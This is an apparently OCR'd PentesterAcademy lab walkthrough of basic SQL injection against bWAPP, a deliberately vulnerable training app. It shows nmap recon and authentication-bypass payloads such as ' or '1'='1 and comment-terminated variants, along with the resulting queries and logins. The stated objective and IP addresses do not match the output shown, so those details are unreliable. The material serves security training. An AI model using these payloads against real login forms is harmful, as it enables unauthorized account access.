ATTACK DEFENSE

by PentesterAcademy


Name	Basic SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1901
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform directory enumeration with ZAProxy

Step 1: Identifying IP address of the target machine

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
25402: eth0@if25403: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
25405: eth1@if25406: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:79:56:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.121.86.2/24 brd 192.121.86.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.156.207.2. The target machine is located at the IP address 192.156.207.3

Step 2: Identifying open ports.


Command: nmap 192.156.207.3



```
root@attackdefense:~# nmap 192.121.86.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-26 18:56 IST
Nmap scan report for target-1 (192.121.86.3)
Host is up (0.000020s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:79:56:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open.

Step 3: Interacting with the web application.



bWAPP - Login
192.121.86.3/login.php
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
Scan your website for XSS and SQL Injection vulnerabilities

/ Login /

Enter your credentials *(bee/bug)*.

Login:


Password:

Set the security level: low

Login

Step 4: Logging into the web application.

Username: bee
Password: bug



bWAPP - Portal
192.121.86.3/portal.php

bWAPP
an extremely buggy web app !


/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

```
--------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
```

Step 5: Selecting SQL Injection (Login Form/Hero).




/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

```
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)
SQL Injection (Login Form/Hero)
SQL Injection (Login Form/User)
SQL Injection (SQLite)
SQL Injection (Drupal)
SQL Injection - Stored (Blog)
```




/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Step 6: Entering invalid credentials in the login form.



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Invalid credentials!

"Invalid credentials!" error message is displayed.

Query Executed in the backend:

Select * from users where login='<login_value>' and password='<password>';


Step 7: Identifying SQL Vulnerability.

Injecting Single Quote (') in the input field.

Payload: '

SQL Query: Select * from users where login=''' and password='';

The above query has an unclosed single quote which results in an invalid query.



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:


Password:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password = ''' at line 1

The SQL error message is displayed on the web page.

Step 8: Injecting payload to bypass authentication.

Payload: ' or '1'='1



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.


Login: ' or '1'='1

Password: ●●●●●●●●●●●

The payload will result in the following SQL Query:

Query: Select * from users where login='' or '1'='1' and password='' or '1'='1';

Login column value is matched to an empty string which might return false, however as an always true ('1'='1') condition is present in the OR clause, the overall condition will result in true. And therefore all of the data present in the table will be retrieved, causing an authentication bypass.



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

Login Successful.

Step 9: Injecting payload (with comment) to bypass authentication.

In MySQL "--" represents comment, ie. any string written after this will be ignored.


Payload: ' or '1'='1' --

The payload will result in the following SQL Query:

Query: Select * from users where login='' or '1'='1' -- ' and password='';

Similar to Step 8, the Login column value is matched to an empty string which might return false, however as an always true ('1'='1') condition is present in the OR clause, the overall condition will result in true. The comment after the or condition will result in the SQL query to be terminated and the remaining part of the query will be ignored.

Effective Query: Select * from users where login=" or '1'='1' ;



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**


Step 10: Injecting payload (with comment) to bypass authentication.

In MySQL "#" also represents comment, ie. any string written after this will be ignored.

Payload: ' or '1'='1' #

Query: Select * from users where login=" or '1'='1' # ' and password=";

Effective Query: Select * from users where login=" or '1'='1' ;



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.


Login:

Password:


Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

